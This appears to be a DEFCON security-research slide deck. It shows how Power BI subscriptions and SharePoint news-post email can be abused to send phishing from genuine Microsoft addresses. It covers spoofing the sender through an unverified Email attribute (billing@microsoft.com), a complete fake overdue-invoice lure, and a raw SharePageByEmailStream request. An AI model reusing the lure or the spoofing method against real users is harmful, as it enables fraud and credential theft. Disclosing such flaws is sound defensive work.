 Unsaved changes

Subscription name *

Action Re... overdue

Recipients

pentesting1
pentesting1_spotit.be#EXT#@yt0ww.onmicrosoft.com

 Adele Vance ×  pentesting1 ×

 External users cannot be added to a subscription on a trial capacity. [Learn more](#) 

Attach full report

 PDF (.pdf) ▼

Send to *

 Email ▼

Scheduled date and time

Start date * End date

7/13/2150  7/13/2151 

Repeat *

Daily ▼



Power BI – External Recipients?

Microsoft Azure

Home > Microsoft | Users > Users > Testy Usery

Testy Usery

Properties

Refresh Got feedback?

All **Identity** Job Information Contact Information Parental controls Settings On-premises

This view only contains properties that can be updated. [Learn more](#)

Search "Identity" properties

Showing 6 results under "Identity"

Display name * Testy Usery

First name

Last name

User principal name * testuser @ yt0ww.onmicrosoft.com

Domain not listed? [Learn more](#)

User type Member

Save Cancel

UPN only supports
owned/verified domains

Microsoft Azure

Home > Microsoft | Users > Users > Testy Usery

Testy Usery

Properties

Refresh Got feedback?

Street address

City

State or province

ZIP or postal code

Country or region

Business phone

Mobile phone

Email pentesting4@spotit.be

Other emails + Add or edit other emails

Fax number

Mail nickname testyusery

Save Cancel

"Email" attribute does allow
setting unverified domains!



Power BI – External Recipients!

Subscriptions

Keep track of your data by subscribing to this report.

[Manage all](#)

Subscription Name 1

Unsaved changes

Subscription name *

Subscription Na

Recipients * ⓘ

Testy User
testuser@yt0ww.onmicrosoft.com

KN Keanu Nys

TU Testy User

Attach full report

None

More options

Email subject

We can have a custom subject

Message

Hello from another tenant!

Report page ⓘ

Page 1

Save

New subscription

We can have a custom subject

MB

Microsoft Power BI <no-reply-powerbi@microsoft.com>

To: @pentesting4

Thu 23/07/2026 23:46

Microsoft

Power BI

Subscription Name 1

Hello from another tenant!

You're receiving this email because AdeleV@yt0ww.onmicrosoft.com subscribed you to the 'Page 1' page of the 'report1' report. The image above was generated on July 23, 2026 21:46 UTC.

Your opinion matters

Help us improve subscription emails by sharing your thoughts.

Give feedback >

[Privacy Statement](#)

Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

Microsoft

Reply

Forward



Power BI – Use same trick on the sender?

Microsoft Billing

Properties

[Refresh](#) | [Got feedback?](#)

All **Identity** Job Information Contact Information Parental controls Settings On-premise

This view only contains properties that can be updated. [Learn more](#)

Showing 6 results under "Identity"

Display name *

First name

Last name

User principal name * @ [Domain not listed? Learn more](#)

User type

Authorization info [+ Edit Certificate user IDs](#)

[Save](#) [Cancel](#)

Microsoft Billing

Properties

[Refresh](#) | [Got feedback?](#)

All Identity Job Information **Contact Information** Parental controls Settings On-premise

This view only contains properties that can be updated. [Learn more](#)

Showing 11 results under "Contact Information"

Street address

City

State or province

ZIP or postal code

Country or region

Business phone

Mobile phone

Email

Other emails [+ Add credit other emails](#)

[Save](#) [Cancel](#)



Power BI – Use same trick on the sender!

Subscriptions

Keep track of your data by subscribing to this report.

[Manage all](#)

Subscription Name 2

Unsaved changes

Subscription name *

Subscription Name 2

Recipients * ⓘ

TU Testy Usery

Attach full report

None

More options

Email subject

Test with modified email attribute sender

Message

Hello from another tenant!

Report page ⓘ

Page 1

Save

New subscription

Test with modified email attribute sender

Microsoft Power BI <no-reply-powerbi@microsoft.com>

To: pentesting4

Fri 24/07/2026 00:09

Microsoft

Power BI

Subscription Name 2

Hello from another tenant!

You're receiving this email because **billing@microsoft.com** subscribed you to the 'Page 1' page of the 'TestReport2' report. The image above was generated on July 23, 2026 22:09 UTC.

Your opinion matters

Help us improve subscription emails by sharing your thoughts.

Give feedback >

[Privacy Statement](#)

Microsoft Corporation, One Microsoft Way, Redmond, WA 98052


Microsoft

Reply

Forward



Power BI – Report + Page Name



The image displays two overlapping screenshots of the Power BI interface to illustrate how to name a report and its pages.

Left Screenshot (Report Properties):


- Name:** TestReport2
- Location:** My workspace
- Page name:** Page 1
- Contact:** Microsoft Billing
- Data updated:** 24/7/26, 00:06
- Format string locale:** Auto (en-US)

Right Screenshot (Report View):

- Report Name:** Balance Reminder
- Page Name:** Invoice

Red arrows indicate the mapping from the report name in the left screenshot to the report name in the right screenshot, and from the page name in the left screenshot to the page name in the right screenshot.

Power BI – Report + Page Name



Power BI – Report Content

- Supports:
 - Images
 - Text
 - Links
 - Shapes
 - Tables
 - Custom Buttons
 - ...

Recipients * ⓘ

 Adele Vance

 victimuser@yt0www.onmicrosoft.com

Attach full report

 PDF (.pdf)

None

 PDF (.pdf)

 Microsoft PowerPoint (.pptx)

Search

Trials activated: 48 days left

Copilot

Explore this data

Ask a question

Data/drill

Text box

Shapes

Buttons

Visual interactions

Refresh

Sa

Microsoft

Power BI

Action Required: Your Power BI Subscription Payment Is Overdue

Dear Customer,

We're reaching out because we have not yet received payment for your Microsoft Power BI subscription. To avoid any interruption to your service, please settle the outstanding balance at your earliest convenience.

Your account has an overdue balance. Continued non-payment may result in suspension of your Power BI subscription and loss of access to your reports and dashboards.

Detail	Information
Subscription	Microsoft Power BI #147864
Invoice Number	INV-2026-157834
Amount Due	\$76.50
Due Date	10/08/2026
Status	Overdue

To complete your payment, please sign in to the Microsoft 365 Admin Center and navigate to **Billing > Invoices & payments**. If you have already submitted your payment, please disregard this notice — it may take up to 3–5 business days to reflect in our system.

[View invoice](#)

If you have questions about your invoice or need assistance, please contact [Microsoft Support](#) or reach out to your account manager directly.

Regards,

The Microsoft Power BI Team
Microsoft Corporation
One Microsoft Way, Redmond, WA 98052, USA

Left arrow

Right arrow

Reset

Back

Information

Help

Q&A (retiring Dec 2026)

Bookmark

Blank


Apply all slicers

Clear all slicers

Navigator

Visualizations

Build visual



Values

Add data fields here

Drill through

Cross-report ☐

Keep all filters ☒

Add drill-through fields here



Power BI – Publish to Web

Balance Reminder | Data updated 7/14/26 | Search

File View Reading view Mobile layout Open semantic model Copilot

Home Copilot Create OneLake catalog Apps Scorecards Browse Learn Workspaces My workspace Balance Reminder

Save
Save this report

Save as
Save a copy of this report

Print
Print current page

Embed
Securely embed this report in a website or portal

Embed in SharePoint Online
Get a link to securely embed this report in a SharePoint page

Publish to web
Embed this report for public access by anyone on the Internet

Export to PowerPoint
Export this report as a PowerPoint presentation

Export to PDF
Export this report to a PDF file

Download this file
Download this file

Power BI Subscription Payment

have not yet received payment for your Microsoft Power BI subscription. To avoid any interruption to your service, please settle the balance at your earliest convenience.

Balance. Continued non-payment may result in suspension of your Power BI subscription and loss of access to your reports and dashboards.

Information	
Subscription	Microsoft Power BI #147864
Invoice Number	INV-2026-157834
Amount Due	\$76.50
Due Date	10/08/2026
Status	Overdue

To complete your payment, please sign in to the Microsoft 365 Admin Center and navigate to **Billing > Invoices & payments**. If you have already submitted your payment, please disregard this notice — it may take up to 3–5 business days to reflect in our system.

[View invoice](#)

Embed code

Link you can send in email

<https://app.powerbi.com/view?r=eyJrljoiV>

Copy

HTML to paste on a website

`<iframe title="Balance Reminder" width="`

Copy

Size 600 x 373,5 px

Placeholder image



Upload

Delete

Default Page

Default

Microsoft Power BI

Action Required: Your Power BI Subscription Payment Overdue

Dear Customer,

We're reaching out because we have not yet received payment for your Microsoft Power BI subscription. To avoid any interruption to your service, please settle your outstanding balance at your earliest convenience.

Your account has an overdue balance. Continued non-payment may result in suspension of your Power BI subscription and loss of access to your reports and dashboards.

Detail	Information
Subscription	Microsoft Power BI #147864
Invoice Number	INV-2026-157834
Amount Due	\$76.50
Due Date	10/08/2026
Status	Overdue

To complete your payment, please sign in to the Microsoft 365 Admin Center and navigate to **Billing > Invoices & payments**. If you have already submitted your payment, please disregard this notice — it may take up to 3–5 business days to reflect in our system.

[View invoice](#)

If you have questions about your invoice or need assistance, please contact [Support](#) or reach out to your account manager directly.

Regards,
The Microsoft Power BI Team
Microsoft Corporation
One Microsoft Way, Redmond, WA 98052, USA

[View Power BI](#)

Owner: Microsoft Billing

Workspace: My workspace

Status: Active




Outlook interface showing the inbox. The top bar includes the Outlook logo, a search bar, and a "Tell me what you want to do" prompt. The left sidebar shows the "Inbox" folder with 117 items. The main pane displays the "Unread" filter, showing a message that says "We didn't find anything to show here."

Power BI interface showing a "Balance Reminder" notification. The top bar includes the Power BI logo, a search bar, and a "Data updated 7/13/26" indicator. The left sidebar shows the "Balance Reminder" notification. The main pane displays the "Action Required: Your Power BI Subscription Payment Is Overdue" message. The message includes a table with subscription details and a "Pay Now" button.

Detail	Information
Subscription	Microsoft Power BI #147864
Invoice Number	INV-2026-157834
Amount Due	\$76.50
Due Date	10/08/2026
Status	Overdue

Page 1 of 1

05 - DEFCON



SharePoint

Retirement of the SharePoint SendEmail API

The SharePoint SendEmail API, known as `SP.Utilities.Utility.SendEmail`, is an API utilized to send email from within the context of SharePoint. This may include usage within Power Automate, custom code, custom workflows, and web parts within SharePoint.

The SendEmail API is referenced via REST in the following way ("`/_api/SP.Utilities.Utility.SendEmail`") while for CSOM, it would be "`Utility.SendEmail`".


Important

- Please ensure that you follow the guidance and identify and update any use of the API prior to the deprecation date of **October 31st, 2025**. No further emails will be sent after this date.
- Please review the updates that are sent to the Microsoft 365 message center related to the retirement of this API.
- SharePoint workflows will not be affected by this change. Please refer to [SharePoint 2013 Workflow retirement](#).

Steps to follow

1. Identify usage of the `Utility.SendEmail` API within custom code, custom workflows, or through Power Automate including "[SharePoint Send HTTP Request flow action in Power Automate](#)".







Send this news post as an email

✔ Your news is posted.

To:

 Keanu Nys

✕ Enter email address

Cc:

Enter email address

BCC

News Post Title 1

Add a message (optional)

News Post Title 1

 TestAccount

Retail Manager

1 min read

This is the main content of the news.

We can use **rich text** and **HTML**, including [links to external sites](#).

 Microsoft

We can also include inline **images**.

View in SharePoint



☐ View as link

➤ Send

Send test email

Skip

```
POST /_api/SP.Publishing.RichSharing/SharePageByEmailStream HTTP/2
Host: ytUww.sharepoint.com
Cookie: SPA_RT=eyJzcGFfcncQI0I1XkFSTUIwWW1nNk5pcVVFbUdMV0d3QXNZbDFIYUkOUWgzWV
HpOe1EwUkdYfjR3NSBIEIOT3ZrQzZzTFFeb1pONTlBWjRpMDNUeDh6XzdOOTJLSGFSV3FqMDgOdG14NF
V24RMY3dFOBUehrejgS53ZxYzYajN3SOI2ckfU3czUU14SDJUC3B6VXAyLWhfc1JGY3BYTy1RYK
jRaVnVpVmZ3Y1VORDE2UUpfa2owMkFmZGVtbnRaYzZZTGdDbGR6a2IxR1leEUHBPazZkNkRtMEJfZl
```

```
"message": "",
"recipientEmails": [
  "redbyte@yt0ww.onmicrosoft.com"
],
"subject": "News Post Title 1",
"url": "https://yt0ww.sharepoint.com/SitePages/News-Post-Title-1.aspx",
"pageItemId": 3,
"scenarioTag": "SendPageByEmailStream",
"pageContent": "{ \"htmlSnapshot\": \"<div class=\\\"\\\"newsWrapper\\\"\\\"><html xml
ame=\\\"\\\"color-scheme\\\"\\\" content=\\\"\\\"light\\\"\\\">\\n      <meta name=\\\"\\\"su
t=\\\"\\\"7e6618d2-2d1c-4632-ae72-939078595e3a_c93328dc-3368-4c6b-a58f-d2ab30d1
ColorYellow { background-color: yellow; }\\n      .highlightColorGreen { backgr
background-color: purple; }\\n      .highlightColorMaroon { background-color:
lor: #bad80a; }\\n      .fontColorGreen { color: #107c10; }\\n      .fontColorBlueL
; }\\n      .fontColorNeutralTertiary { color: #9E9E9E; }\\n      .fontColorNeutral
ize: 18px; }\\n      .fontSizeXLarge { font-size: 20px; }\\n      .fontSizeXLargePl
iv.tableWrapper {overflow: auto;}\\n      table.simpleTableStyleNeutral  th,\\n
able.bandedRowTableStyleNeutral td,\\n      table.borderHeaderTableStyleTheme t
```

SharePoint – Email News Post HTTP Request

POST /_api/SP.Publishing.RichSharing/SharePageByEmailStream HTTP/1.1

Host: xxxxx.sharepoint.com

Cookie: ...

Content-Type: application/json

```
{  
  "message": "...",  
  "recipientEmails":["recipient@example.com"],  
  "subject":"News Post Title 1",  
  "scenarioTag":"SendPageByEmailStream",  
  ...,  
  "pageContent": "{ \"htmlSnapshot\": \"<html>...</html>\" }"  
}
```



SharePoint – Email News Post

Our own email address

News Post Title 1

TestAccount

To:  Keanu Nys

  Reply  Reply all  Forward   ...

Sat 25/07/2026 22:01



News Post Title 1

TestAccount

Retail Manager

1 min read

This is the main content of the news.

We can use rich text and **HTML**, including [links to external sites](#).

 Microsoft

We can also include inline images.

[View in SharePoint](#)

How was the formatting of this email?  

This email is generated through Microsoft's use of Microsoft 365 and may contain content that is controlled by Microsoft.



SharePoint – Removing Exchange License

Assign licenses to users

- ☒ Customer Lockbox
- ☒ Customer Lockbox (A)
- ☒ DO NOT USE - Microsoft MyAnalytics (Full)
This app is assigned at the organization level. It can't be assigned per user.
- ☒ Data Classification in Microsoft 365
- ☒ Defender Platform for Office 365
This app is assigned at the organization level. It can't be assigned per user.
- ☐ Exchange Online (Plan 2)
- ☒ Flow for Office 365
- ☒ Graph Connectors Search with Index
- ☒ Immersive spaces for Teams
- ☒ Information Protection and Governance Analytics - Premium
This app is assigned at the organization level. It can't be assigned per user.
- ☒ Information Protection for Office 365 - Premium

Now it sends from
"no-reply@sharepointonline.com"

News Post Title 1

SO

SharePoint Online<no-reply@sharepointonline.com>

To: Keanu Nys

Cc: Bob The Builder <testnonexist@yt0ww.onmicrosoft.com>

News Post Title 1

But it adds sender email in CC...



SharePoint – Custom Email Property

☐ Power Virtual Agents for Office 365

☐ Project for Office (Plan E5)

☐ Purview Discovery

☐ RETIRED - Commercial data protection for Microsoft 365

☐ RETIRED - Microsoft Communication

☐ RETIRED - Places Core

☐ Retired - Microsoft Data Investigation

☒ SharePoint Online (Plan 2)

☐ Skype for Business Online (Plan 2)

☐ Sway

☐ To-Do (Plan 3)

☐ Viva Learning Seeded

☐ Whiteboard (Plan 3)

AllIdentityJob InformationContact Information

This view only contains properties that can be updated. [Learn more](#)

Showing 11 results under "Contact Information"

Street address

City

State or province

ZIP or postal code

Country or region

Business phone

Mobile phone

Email

Other emails

Fax number

Mail nickname

hr@microsoft.com

